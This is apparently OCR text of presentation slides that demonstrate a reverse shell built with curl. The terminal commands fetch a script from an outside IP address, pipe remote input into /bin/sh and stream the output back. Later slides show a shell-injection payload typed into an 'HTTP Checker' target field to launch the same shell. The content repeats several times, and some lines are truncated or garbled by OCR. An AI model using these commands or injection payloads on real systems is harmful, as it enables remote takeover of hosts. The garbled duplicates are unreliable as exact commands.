
A Reverse Shell, With Curl






```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```

A Reverse Shell, With Curl




```
art@ops.servus.mom:/home/stuart]
rl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
in/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```

A Reverse Shell, With Curl




```
t@ops.servus.mom:/home/stuart]
 -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
/sh

Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


A Reverse Shell, With Curl



```
art@ops.servus.mom:/home/stuart]
rl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
in/sh

 -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


A Reverse Shell, With Curl





```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/i/1ono1upou9gp1 </dev/null 2>&0 |
/bin/sh 2>&1 |
curl -Nsk --pinnedpubkey "sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc=" https://165.232.118.219:4444/o/1ono1upou9gp1 -T- >/dev/null 2>&1
```


Shell Injection



HTTP Checker

Target: `'; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IlzuJevWa`

Shell Injection




HTTP Checker

Target: `'; curl -sk --pinnedpubkey sha256`

HTTP Checker

Target: `VHObSJ7IlzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #`

Shell Injection




HTTP Checker

Target: '; curl -sk --pinnedpubkey sha256/

HTTP Checker

Target: VHObSJ7IIzuJevWaWTc= https://165.232 >/dev/null 2>&1 & #

Shell Injection



